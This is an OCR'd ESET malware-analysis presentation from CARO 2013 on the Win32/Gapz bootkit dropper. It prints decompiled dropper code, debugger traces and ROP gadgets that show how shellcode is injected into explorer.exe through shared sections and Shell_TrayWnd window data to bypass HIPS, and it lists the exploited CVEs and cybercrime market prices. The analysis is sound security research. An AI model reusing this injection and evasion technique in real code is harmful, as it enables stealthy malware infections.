Advanced Evasion Techniques by Win32/Gapz


Aleksandr Matrosov
Eugene Rodionov

ESET

CARO 2013

Outline of The Presentation


- Targeted Attacks with complex threats (rootkits/bootkits)
  - ✓ Is reasonable?
- Gapz: dropper
  - ✓ PowerLoader builder
  - ✓ explorer.exe code injection trick
- Gapz: bootkit
  - ✓ Classification of modern bootkits
  - ✓ New VBR bootkit technique
- Gapz: payload
  - ✓ Hidden file system implementation
  - ✓ Disk hooks and Hooking engine
  - ✓ NDIS, TCP/IP stack implementation, HTTP protocol
  - ✓ C&C communications
- Gapz: forensic approaches



ESET

CARO 2013

Targeted Attacks with Complex Threats (rootkits/bootkits)



eset

CARO 2013

Targeted Attacks with Complex Threats (rootkits/bootkits)

➢ Is reasonable for attackers?

- ✓ Long-lasting stealth infection
- ✓ Difficult to investigate by typical forensic tools
- ✓ Difficult to extract bot configuration information
- ✓ Stealth duration for one target: months

- ✓ Price in cybercrime market:
  - Bootkit builder without sources: **~ 10.000$**
  - Stealth bootkit with sources: **~ 50.000$**
  - Custom develop with sources: **~ 100.000$**

eset


CARO 2013

Gapz: dropper

Gapz Known Droppers


Detection Name	Compilation Date	LPE Exploits	Bootkit Technique
Win32/Gapz.A	11/09/2012 30/10/2012	CVE-2011-3402 CVE-2010-4398 COM Elevation	VBR
Win32/Gapz.B	06/11/2012	CVE-2011-3402 COM Elevation	no bootkit
Win32/Gapz.C	19/04/2012	CVE-2010-4398 CVE-2011-2005 COM Elevation	MBR

PowerLoader Builder (since September 2012)



Field Name	Data Value	Description
Machine	014Ch	i386®
Number of Sections	0004h	
Time Date Stamp	504EF332h	11/09/2012 08:15:46
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	
Magic	010Bh	PE32
Linker Version	0009h	9.0

PowerLoader Builder (since September 2012)



eset


CARO 2013

PowerLoader Based Droppers

Price for Power Loader is about $500 for one builder kit with C&C panel

- PowerLoader (Agent.UAW)
  - Gapz
  - Redyms
  - Agent.UMT
- PowerLoader code inject
  - Carberp

Gapz Dropper Execution Stages



Injecting into explorer.exe (*entry point*)

stage 1

Local Privilege Escalation (*icmnf*)

stage 2

Infecting the system (*isyspf*)

Bypassing HIPS with explorer.exe Code Injection

opens shared sections from *\\BaseNamedObjects* mapped into explorer.exe and writes shellcode

```
char __stdcall Exploit32::GetWorkSection(int a1, LPCVOID lpAddress, int pRegSize)
{
  struct _MEMORY_BASIC_INFORMATION Buffer; // [sp+0h] [bp-34h]@4
  unsigned int i; // [sp+1Ch] [bp-18h]@1
  int hSection; // [sp+20h] [bp-14h]@1
  int v7; // [sp+24h] [bp-10h]@1
  int v8; // [sp+28h] [bp-Ch]@1
  int v9; // [sp+2Ch] [bp-8h]@1
  int v10; // [sp+30h] [bp-4h]@1

  hSection = L"\\BaseNamedObjects\\ShimSharedMemory";
  v7 = L"\\BaseNamedObjects\\windows_shell_global_counters";
  v8 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.MIH";
  v9 = L"\\BaseNamedObjects\\MSCTF.Shared.SFM.AMF";
  v10 = L"\\BaseNamedObjects\\UrlZonesSM_Administrator";
  for ( i = 0; ; ++i )
  {
    if ( i >= 5 )
      return 0;
    if ( Utils::MapSection(*(&hSection + i), a1, lpAddress, pRegSize) >= 0 )
      break;
  }
  if ( VirtualQuery(lpAddress, &Buffer, 28u) )
    *pRegSize = Buffer.RegionSize;
  return 1;
}
```

Bypassing HIPS with explorer.exe Code Injection

The dropper searches for the window “*Shell_TrayWnd*”

```
if ( Exploit32::GetWorkSection(&v10, &Address, &v12) )
{
  v0 = PeLdr::PeGetProcAddress(Drop::CurrentImageBase, "InjectedShellCodeStart", 0);
  v1 = PeLdr::PeGetProcAddress(Drop::CurrentImageBase, "InjectedShellCodeEnd", 0) - v0;
  Dst = Address + v12 - (v1 + 224);
  memset((Address + v12 - (v1 + 224)), 0, v1 + 224);
  memcpy((Dst + 208), v0, v1);
  v2 = GetModuleHandleA("kernel32.dll");
  *(Dst + 168) = PeLdr::PeGetProcAddress(v2, "CloseHandle", 0);
  *(Dst + 164) = PeLdr::PeGetProcAddress(v2, "MapViewOfFile", 0);
  *(Dst + 160) = PeLdr::PeGetProcAddress(v2, "OpenFileMappingA", 0);
  *(Dst + 172) = PeLdr::PeGetProcAddress(v2, "CreateThread", 0);
  v3 = GetModuleHandleA("user32.dll");
  *(Dst + 176) = PeLdr::PeGetProcAddress(v3, "SetWindowLongA", 0);
  v8 = Exploit32::CreateRemoteShellCode(Dst, v1 + 224, v1);
  if ( v8 )
  {
    hWnd = FindWindowA("Shell_TrayWnd", 0);
    v7 = GetWindowLongA(hWnd, 0);
```

Bypassing HIPS with explorer.exe Code Injection

The dropper calls *GetWindowLong()* so as to get the address of the routine related to the "*Shell_TrayWnd*" window handler

```
PUSH EDI                                          Index, = 0
PUSH ESI                                          hWnd = 00030062, class = Shell_TrayWnd
MOV DWORD PTR SS:[LOCAL.2],ESI
CALL DWORD PTR DS:[<&USER32.GetWindowLongA>]      USER32.GetWindowLongA
```

The dropper calls *SetWindowLong()* to modify "*Shell_TrayWnd*" window-related data

```
PUSH EAX                                          NewValue
PUSH EDI                                          Index => 0
PUSH DWORD PTR SS:[LOCAL.2]                       hWnd = 00030062, class = Shell_TrayWnd
CALL DWORD PTR DS:[<&USER32.SetWindowLongA>]      USER32.SetWindowLongA
```

eset

CARO 2013

Bypass HIPS with explorer.exe Code Injection

calls *SendNotifyMessage()* to trigger shellcode execution in *explorer.exe* address space

```
PUSH EDI                                          ┌lParam
PUSH EDI                                          │wParam
PUSH 0F                                           │Msg = WM_PAINT
PUSH DWORD PTR SS:[LOCAL.2]                       │hWnd = 00030062, class = Shell_TrayWnd
CALL DWORD PTR DS:[<&USER32.SendNotifyMessageA>]  └USER32.SendNotifyMessageA
```

arbitrary code execution in *WndProc()* of *“Shell_TrayWnd”:*

```
//EXPLORER.EXE
0x8B06      MOV EAX, DWORD PTR [ESI] // pointer on the address at SetWindowLong()
0x56        PUSH ESI // payload address
0xFF10      CALL DWORD PTR [EAX] // execute payload
```

Triggering Shellcode Execution

SendNotifyMessage() **transfers control to the address pointed to address points to the** ***KiUserApcDispatcher()*** **routine**

```
int __cdecl Exploit32::GetMovEdiEspAddress()
{
  HMODULE v0; // eax@1
  int v1; // eax@7
  char Dst; // [sp+0h] [bp-28h]@7
  unsigned int i; // [sp+1Ch] [bp-Ch]@1
  int v5; // [sp+20h] [bp-8h]@1
  int v6; // [sp+24h] [bp-4h]@1

  v0 = GetModuleHandleA("ntdll.dll");
  v6 = PeLdr::PeGetProcAddress(v0, "KiUserApcDispatcher", 0);
  v5 = v6;
  for ( i = 0; i < 0x14; ++i )
  {
    if ( *v6 == 88 || *v6 == 31885 && *(v6 + 2) == 36 )
      return v6;
    v1 = hde32_disasm(v6, &Dst);
    v6 += v1;
  }
  return v5;
}
```

```
7C90E44C  90              NOP
7C90E44D  90              NOP
7C90E44E  90              NOP
7C90E44F  90              NOP
7C90E450  8D7C24 10       LEA EDI,DWORD PTR SS:[ESP+10]
7C90E454  58              POP EAX
7C90E455  FFD0            CALL EAX
7C90E457  6A 01           PUSH 1
7C90E459  57              PUSH EDI
7C90E45A  E8 FFEBFFFF     CALL ntdll.ZwContinue
7C90E45F  90              NOP
7C90E460  83C4 04         ADD ESP,4
7C90E463  5A              POP EDX
7C90E464  64:A1 18000000  MOV EAX,DWORD PTR FS:[18]
7C90E46A  8B40 30         MOV EAX,DWORD PTR DS:[EAX+30]
7C90E46D  8B40 2C         MOV EAX,DWORD PTR DS:[EAX+2C]
7C90E470  FF1490          CALL DWORD PTR DS:[EAX+EDX*4]
7C90E473  33C9            XOR ECX,ECX
7C90E475  33D2            XOR EDX,EDX
7C90E477  CD 2B           INT 2B
7C90E479  CC              INT3
7C90E47A  8BFF            MOV EDI,EDI
7C90E47C  8B4C24 04       MOV ECX,DWORD PTR SS:[ESP+4]
7C90E480  8B1C24          MOV EBX,DWORD PTR SS:[ESP]
7C90E483  51              PUSH ECX
7C90E484  53              PUSH EBX
7C90E485  E8 9AC30100     CALL ntdll.7C92A824
7C90E48A  0AC0            OR AL,AL
7C90E48C  74 0C           JE SHORT ntdll.7C90E49A
7C90E48E  5B              POP EBX
```

```
Registers (MMX)
EAX 00B5DF44
ECX 7E419491 USER32.7E419491
EDX 00E9FDD0
EBX 00030050
ESP 00E9FD60
EBP 00E9FD74
ESI 00B5DF30
EDI 0000000F

EIP 7C90E450 ntdll.KiUserApcDispatcher

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDB000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000206 (NO,NB,NE,A,NS,PE,GE,G)

MM0 00E9 B638 BF81 4136
MM1 0000 0000 0404 00AB
MM2 0000 0404 0000 0000
MM3 0000 0018 8221 EC28
MM4 00E9 FE84 00E9 FEAC
MM5 0000 0084 BBE9 B638
MM6 0000 0000 0000 0001
MM7 BBE9 B638 BF81 C476
```

Triggering Shellcode Execution


uses ROP-gadgets to jump into shellcode memory region and execute shellcode

```
mov     [ebp+var_4], 0FDh ; '¤'
mov     [ebp+var_3], 0C3h ; '+'
mov     [ebp+var_20], 0FCh ; 'ⁿ'
mov     [ebp+var_1F], 0C3h ; '+'
mov     [ebp+var_C], 58h ; 'X'
mov     [ebp+var_B], 0C3h ; '+'
mov     [ebp+var_8], 0FFh
mov     [ebp+var_7], 0E0h ; 'p'
mov     [ebp+var_1C], 0B9h ; '¦'
mov     [ebp+var_1B], 94h ; 'Φ'
mov     [ebp+var_1A], 0
mov     [ebp+var_19], 0
mov     [ebp+var_18], 0
mov     [ebp+var_17], 0F3h ; 'ε'
mov     [ebp+var_16], 0A5h ; 'e'
mov     [ebp+var_15], 5Fh ; '_'
mov     [ebp+var_14], 33h ; '3'
mov     [ebp+var_13], 0C0h ; 'L'
mov     [ebp+var_12], 5Eh ; '^'
mov     [ebp+var_11], 5Dh ; ']'
mov     [ebp+var_10], 0C2h ; 'T'
mov     [ebp+var_F], 8
mov     [ebp+var_E], 0
```

```
//SHELL32.DLL
0xB994000000    MOV     ECX, 94
0xF3A5          REP     MOVSD
0x5F            POP     EDI
0x33C0          XOR     EAX, EAX
0x5E            POP     ESI
0x5D            POP     EBP
0xC20800        RETN    8

//NTDLL.DLL
0xFD    STD
0xC3    RETN

//KERNEL32.DLL
0xFC    CLD
0xC3    RETN

//EXPLORER.EXE
0x58    POP     EAX
0xC3    RETN
0xFFE0  JMP     EAX
```

